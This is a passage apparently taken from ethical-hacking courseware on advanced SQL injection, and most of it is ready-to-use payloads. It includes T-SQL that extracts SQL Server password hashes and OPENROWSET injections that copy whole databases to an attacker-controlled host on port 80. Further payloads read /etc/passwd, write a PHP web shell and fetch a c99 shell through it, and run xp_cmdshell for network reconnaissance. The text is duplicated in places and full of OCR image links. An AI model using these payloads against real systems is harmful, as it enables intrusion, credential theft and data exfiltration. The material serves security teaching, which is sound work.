@i=@i+1  end select @var=@var+' | '+name+'/'+@charvalue from
master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select
isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1
and password is not null) end select @var as x into temp end end --
```

Extracting SQL Hashes (In a Single Statement)

The following statement is used to extract SQL hashes:

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue
varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring
char(16) set @var=':' select @xdate1=(select min(xdate1) from
master.dbo.sysxlogins where password is not null) begin while @xdate1 <=
(select max(xdate1) from master.dbo.sysxlogins where password is not null)
begin select @binvalue=(select password from master.dbo.sysxlogins where
xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF' while (@i<=@length) begin declare @tempint
int, @firstint int, @secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select
@secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING
(@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select
@i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from
master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select
isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1
and password is not null) end select @var as x into temp end end --
```



Transfer Database to Attacker's Machine

SQL Server can be linked back to the attacker's DB by using OPENROWSET

DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on port 80

```
'; insert into OPENROWSET
('SQLoledb','uid=sa;pwd=Pass123;Ne
twork=DBMSSOCN;Address=myIP,80;',
 'select * from
mydatabase..hacked_sysdatabases')
    select * from
     master.dbo.sysdatabases --
```

```
 '; insert into
 OPENROWSET('SQLoledb','uid=sa;
pwd=Pass123;Network=DBMSSOCN
;Address=myIP,80;', 'select *
 from mydatabase..
 hacked_sysdatabases') select *
from user_database.dbo.sysobjects --
```

```
     '; insert into
  OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network
=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..
       table1') select * from
           database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Addre
ss=myIP,80;', 'select * from
mydatabase..table2') select * from
database..table2 --
```


```
'; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Ne
twork=DBMSSOCN;Address=myIP,80;','select *
from mydatabase..hacked_syscolumns') select
* from user_database.dbo.syscolumns --
```

Transfer Database to an Attacker's Machine

An attacker can also link a target **SQL server database** with his or her machine. By doing this, the attacker can transfer the target SQL server database data to his or her machine. Attackers do this by using **OPENROWSET**; the DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on port 80.

```
'; insert into OPENROWSET

('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
 'select * from

 mydatabase..hacked_sysdatabases')
    select * from

     master.dbo.sysdatabases --

'; insert into

OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP
,80;', 'select *

from mydatabase..

hacked_sysdatabases') select *

from user_database.dbo.sysobjects -

'; insert into
```

```
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP
,80;','select  *  from  mydatabase..hacked_syscolumns')  select  *  from
user_database.dbo.syscolumns --

'; insert into OPENROWSET('SQLoledb',

'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from

 mydatabase..table2') select * from database..table2 --

'; insert into

OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network

=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..

table1') select * from

database..table1 –
```



Interacting with the Operating System

There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

Find passwords and execute commands

Both methods are restricted by the database's running privileges and permissions

MySQL OS Interaction

```
LOAD_FILE
' union select 1,load_file('/etc/passwd'),1,1,1;
LOAD DATA INFILE
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
SELECT INTO OUTFILE
```

MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp
FROM 'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

Interacting with the Operating System

There are two ways by which an attacker can interact with the operating system.

- Once the attacker enters into the system, he or she can read or write the system file from the disk.
- An attacker can directly execute the commands via remote shell.

Both the methods are restricted by the database's running privilege and permissions.

MySQL OS Interaction

```
LOAD_FILE
' union select 1,load_file('/etc/passwd'),1,1,1;
LOAD DATA INFILE
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
SELECT INTO OUTFILE
```

MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM
'test.txt' --
```

```
'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into
temp end --
```

```
' and 1 in (select substring(x,1,256) from temp) --
```

```
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```





FIGURE 14.19: MS SQL OS Interaction



Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query, and dump the results into a file

```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

If successful, the injection will display the contents of the passwd file

```
NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]);
?>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*
```

If successful, it will then be possible to run system commands via the $_GET global. The following is an example of using wget to get a file: http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php

Interacting with the File System

An attacker uses the following functions to interact with the file system:

- **LOAD_FILE():** The LOAD_FILE() function within MySQL allows attacker to read and return the contents of a file located within the MySQL Server.
- **INTO OUTFILE():** The OUTFILE() function within MySQL allows attacker to run a query, and dump the results into a file.


```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

If successful, the injection will display the contents of the password file.

```
NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
system($_GET["command"]); ?>' INTO OUTFILE
'/var/www/juggyboy.com/shell.php'/*
```

If successful, it will then be possible to run system commands via the $_GET global. The following is an example of using wget to get a file:

```
http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php
```



Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Server name and configuration

```
' and 1 in (select
@@servername ) --
' and 1 in (select srvname
from master..sysservers ) --
```

- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, traceroute?
- Test for firewall and proxies

Network Reconnaissance

- You can execute the following using the `xp_cmdshell` command:
- Ipconfig /all, Tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell
'nslookup a.com MyIP' --
```

Reverse Pings

```
'; exec master..xp_cmdshell
'ping 10.0.0.75' --
```

OPENROWSET

```
'; select * from OPENROWSET(
'SQLoledb', 'uid=sa;
pwd=Pass123; Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```

Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

Attacker assesses network connectivity to find out the **server name** and **configuration** in order to find out information about the **network infrastructure**; for this attackers use various tools like NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, Trace route, etc. All the firewalls and proxies are also tested.

- Server name and configuration' and 1 in (select @@servername) –' and 1 in (select srvname from master..sysservers) --
- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, Trace route?
- Test for firewall and proxies

Network Reconnaissance

Network reconnaissance is used to gather all the information about the network and then to check for vulnerabilities present in the network.

You can execute the following using the xp_cmdshell command:

Ipconfig /all, Tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

An attacker uses the following techniques to gather IP information through reverse lookups:

- **Reverse DNS:** When the web server logs are being processed, reverse lookup is used to determine names of the machines accessing the server and also where the users are from, etc.

```
'; exec master..xp_cmdshell 'nslookup a.com MyIP' –
```

- **Reverse Pings:** Code for the reverse ping is:

```
'; exec master..xp_cmdshell 'ping 10.0.0.75' --
```

- **OPENROWSET:** OPENROWSET provides a way to use data from a different server in a SQL server statement. It is also helpful to connect to data source directly through OLE DB directly without necessity of creating a linked server.

```
'; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```





FIGURE 14.20: Network Reconnaissance Using SQL Injection

Network Reconnaissance Full Query



```
'; declare @var varchar(256); set @var = ' del test.txt &&
arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -
c >> test.txt && netstat -ano >> test.txt && route print >>
test.txt && tracert -w 10 -h 10 google.com >> test.txt';
EXEC master..xp_cmdshell @var --

'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --

'; begin declare @data varchar(8000) ; set @data=': ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --

' and 1 in (select substring(x,1,255) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server 2005/2008. To enable this feature `EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE`

Network Reconnaissance Full Query

Network reconnaissance is used for **testing potential vulnerabilities** in a computer network. Besides many uses, it has limitations where it is more prone to being hacked. Network reconnaissance is one of the major network attacks. Network reconnaissance can be reduced to some extent but can't be stopped completely. Attackers use various network mapping tools such as **Nmap** and **Firewalk** to determine the vulnerabilities of the network. Network reconnaissance could not only be external but also internal.

```
'; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt
&& ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >>
test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >>
test.txt'; EXEC master..xp_cmdshell @var --
```


```
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --
```

```
'; begin declare @data varchar(8000) ; set @data=': ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp
end --
```

```
' and 1 in (select substring(x,1,255) from temp) --
```


```
'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell
@var; drop table temp; drop table tmp –
```

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server 2005/2008. To enable this feature: `EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE`



```
'; declare @var varchar(256); set @var = ' del test.txt &&
arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -
c >> test.txt && netstat -ano >> test.txt && route print >>
test.txt && tracert -w 10 -h 10 google.com >> test.txt';
EXEC master..xp_cmdshell @var --

'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp
FROM 'test.txt' --

'; begin declare @data varchar(8000) ; set @data=': ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --

' and 1 in (select substring(x,1,255) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

FIGURE 14.21: Network Reconnaissance Full Query



Module Flow

SQL Injection Concepts | Testing for SQL Injection | Types of SQL Injection

Blind SQL Injection | SQL Injection Methodology | Advanced SQL Injection


SQL Injection Tools | Evasion Techniques | Countermeasures

Module Flow

Attackers can also make use of tools to perform SQL injection attacks. These tools help attackers carry out various types of SQL injection attacks. The SQL injection tools make the attacker's job easy.

SQL Injection Concepts	**Advanced SQL Injection**
Testing for SQL Injection	**SQL Injection Tools**
Types of SQL Injection	**Evasion Techniques**
Blind SQL Injection	**Countermeasures**
SQL Injection Methodology	

This section lists and describes different SQL injection tools that attackers can use to commit attacks.



SQL Injection Tool: BSQLHacker

- BSQL (Blind SQL) Hacker is an automated SQL Injection Framework / Tool designed to exploit SQL injection vulnerabilities virtually in any database

C|EH Certified Ethical Hacker
BSQL Hacker v0.9.0.9 - Beta but Getting There!
File Templates Injection Import Edit Exploits Help
Injection Wizard Start Stop MSSQL Test Injection
Dashboard Detection Request & Injection Settings Extracted Database
Detection Type
○ Error Based
● Signature / Search Based
○ Time Based
○ Deep Blind
Search Based Time Based Deep Blind Based Error Based
☑ Determine Differences Automatically
Position
Max. Length : 100
Start Position : 0
Other Settings
☐ Follow Redirect
Target URL : http://www.google.com
Status
Request Count 904
Speed 28.39 r/s
Time 00:00:31
Request History
Preview
☑ Enable History
Web Preview HTML Raw Request Application Log
Attack Succesfully Finished !

http://labs.portcullis.co.uk

SQL Injection Tools: BSQLHacker

